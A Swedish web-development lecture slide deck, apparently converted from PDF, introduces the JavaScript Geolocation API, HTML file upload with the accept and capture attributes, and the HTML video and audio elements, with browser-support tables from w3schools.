
REQUEST

Geolocation

- JavaScript gör det möjligt för oss att ta reda på enhetens position.
- Det krävs att användaren godkänner att vi får ta del av dennas position
 - Vissa (alla?) webbläsare kräver https
- Får svar i form av koordinater m.m.

Geolocation

Finding your location: found you!



Funktion - getCurrentPosition

- Den vanligaste funktionen som används är:
 - `getCurrentPosition`
- Den kallas genom JavaScript-objektet "navigator"
 - `navigator.geolocation.getCurrentPosition();`
- Funktionen tar 3st parametrar
 - Funktion för success
 - Funktion för fail
 - Egenskaper att skicka med
- `navigator.geolocation.getCurrentPosition(
 onSuccess,
 onFail,
 {enableHighAccuracy: true}
);`
- **OBS** anropet sker asynkront



Första exempel

```
$(document).ready(function() {  
    if(navigator.geolocation) {  
        navigator.geolocation.getCurrentPosition(showPosition, showError);  
    } else {  
        alert("Din webbläsare stödjer inte geolocation");  
    }  
});  
  
function showPosition(position) {  
    // Position är ett objekt  
    alert(JSON.stringify(position));  
    // Tar ut koordinater  
    var lon = position.coords.longitude;  
    var lat = position.coords.latitude;  
    alert("Longitud: " + lon);  
    alert("Latitud: " + lat);  
}
```

Svar från `getCurrentPosition()`

Property	Description
<code>coords.latitude</code>	The latitude as a decimal number
<code>coords.longitude</code>	The longitude as a decimal number
<code>coords.accuracy</code>	The accuracy of position
<code>coords.altitude</code>	The altitude in meters above the mean sea level
<code>coords.altitudeAccuracy</code>	The altitude accuracy of position
<code>coords.heading</code>	The heading as degrees clockwise from North
<code>coords.speed</code>	The speed in meters per second
<code>timestamp</code>	The date/time of the response



Demo – Hämta vår position










Filuppladdning



Att ladda upp filer genom HTML



Men användaren
kan ju välja vilken
filtyp som helst?





Kom ihåg!

- Olika typer av input!



<https://goo.gl/PGf24I>



Example

Specify that the server accepts only image files in the file upload:

```
<form action="/action_page.php">
  <input type="file" name="pic" accept="image/*">
  <input type="submit">
</form>
```

Syntax

```
<input accept="file_extension|audio/*|video/*|image/*|media_type">
```

Tip: To specify more than one value, separate the values with a comma (e.g. <input accept="audio/*,video/*,image/*" />).

Attribute Values

Value	Description
<i>file_extension</i>	A file extension starting with the STOP character, e.g: .gif, .jpg, .png, .doc
audio/*	All sound files are accepted
video/*	All video files are accepted
image/*	All image files are accepted
<i>media_type</i>	A valid media type, with no parameters. Look at IANA Media Types for a complete list of standard media types

Öppna kamera/ljudinspelare
automatiskt

- To take a picture using the device's local still image capture device, such as a camera, and upload the picture taken using an HTML form:

EXAMPLE 1

```
<form action="server.cgi" method="post" enctype="multipart/form-data">  
  <input type="file" name="image" accept="image/*" capture>  
  <input type="submit" value="Upload">  
</form>
```

- Or alternatively, to capture video using the device's local video camera:

EXAMPLE 2

```
<form action="server.cgi" method="post" enctype="multipart/form-data">  
  <input type="file" name="video" accept="video/*" capture>  
  <input type="submit" value="Upload">  
</form>
```

- Or alternatively, to capture audio using the device's local microphone:

EXAMPLE 3

```
<form action="server.cgi" method="post" enctype="multipart/form-data">  
  <input type="file" name="audio" accept="audio/*" capture>  
  <input type="submit" value="Upload">  
</form>
```

<https://goo.gl/0ZzS2U>



Demo på detta.

A collage of film-related icons on a dark gray background. In the upper left, a black clapperboard with white diagonal stripes is tilted. To its right is a silver film reel with black film wound around it. At the bottom, a blue film strip with black sprocket holes is coiled. The text "Att visa upp bilder, video, ljud" is centered in white.

Att visa upp bilder, video, ljud



Att visa upp bilder

```
<h1>Bilder</h1>
<hr>

<hr>

<hr>

<hr>
```



Video



Att visa upp video

```
<video width="320" height="240" controls>  
  <source src="movie.mp4" type="video/mp4">  
  <source src="movie.ogg" type="video/ogg">
```

Your browser does not support the video tag.


```
</video>
```

Olika video-widgets i olika webbläsare


Video







Video



Video



Video



Attribut för <video>

Optional Attributes

Attribute	Value	Description
<u>autoplay</u>	autoplay	Specifies that the video will start playing as soon as it is ready
<u>controls</u>	controls	Specifies that video controls should be displayed (such as a play/pause button etc).
<u>height</u>	<i>pixels</i>	Sets the height of the video player
<u>loop</u>	loop	Specifies that the video will start over again, every time it is finished
<u>muted</u>	muted	Specifies that the audio output of the video should be muted
<u>poster</u>	URL	Specifies an image to be shown while the video is downloading, or until the user hits the play button
<u>preload</u>	auto metadata none	Specifies if and how the author thinks the video should be loaded when the page loads
<u>src</u>	URL	Specifies the URL of the video file
<u>width</u>	<i>pixels</i>	Sets the width of the video player

https://www.w3schools.com/tags/tag_video.asp

Support för video i olika webbläsare

HTML Video - Browser Support

Currently, there are 3 supported video formats for the <video> element: MP4, WebM, and Ogg:

Browser	MP4	WebM	Ogg
Internet Explorer	YES	NO	NO
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	NO	NO
Opera	YES (from Opera 25)	YES	YES

HTML Video - Media Types

File Format	Media Type
MP4	video/mp4
WebM	video/webm
Ogg	video/ogg

https://www.w3schools.com/tags/tag_video.asp

JavaScript API för <video>

HTML Audio/Video Methods

Method	Description
<u>addTextTrack()</u>	Adds a new text track to the audio/video
<u>canPlayType()</u>	Checks if the browser can play the specified audio/video type
<u>load()</u>	Re-loads the audio/video element
<u>play()</u>	Starts playing the audio/video
<u>pause()</u>	Pauses the currently playing audio/video

https://www.w3schools.com/tags/ref_av_dom.asp

Ljud



Att visa upp ljud

```
<audio controls>
```

```
  <source src="horse.ogg" type="audio/ogg">
```

```
  <source src="horse.mp3" type="audio/mpeg">
```

```
Your browser does not support the audio element.
```

```
</audio>
```

Olika ljud-widgets i olika webbläsare

Ljud



Ljud



Ljud



Support för ljud i olika webbläsare

HTML Audio - Browser Support

Currently, there are 3 supported file formats for the <audio> element: MP3, Wav, and Ogg:

Browser	MP3	Wav	Ogg
Internet Explorer	YES	NO	NO
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	YES	NO
Opera	YES	YES	YES

HTML Audio - Media Types

File Format	Media Type
MP3	audio/mpeg
Ogg	audio/ogg
Wav	audio/wav

JavaScript API för <video>

HTML Audio/Video Methods

Method	Description
<u>addTextTrack()</u>	Adds a new text track to the audio/video
<u>canPlayType()</u>	Checks if the browser can play the specified audio/video type
<u>load()</u>	Re-loads the audio/video element
<u>play()</u>	Starts playing the audio/video
<u>pause()</u>	Pauses the currently playing audio/video

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Demo av ljud, bild, video

https://www.w3schools.com/TAGs/ref_av_dom.asp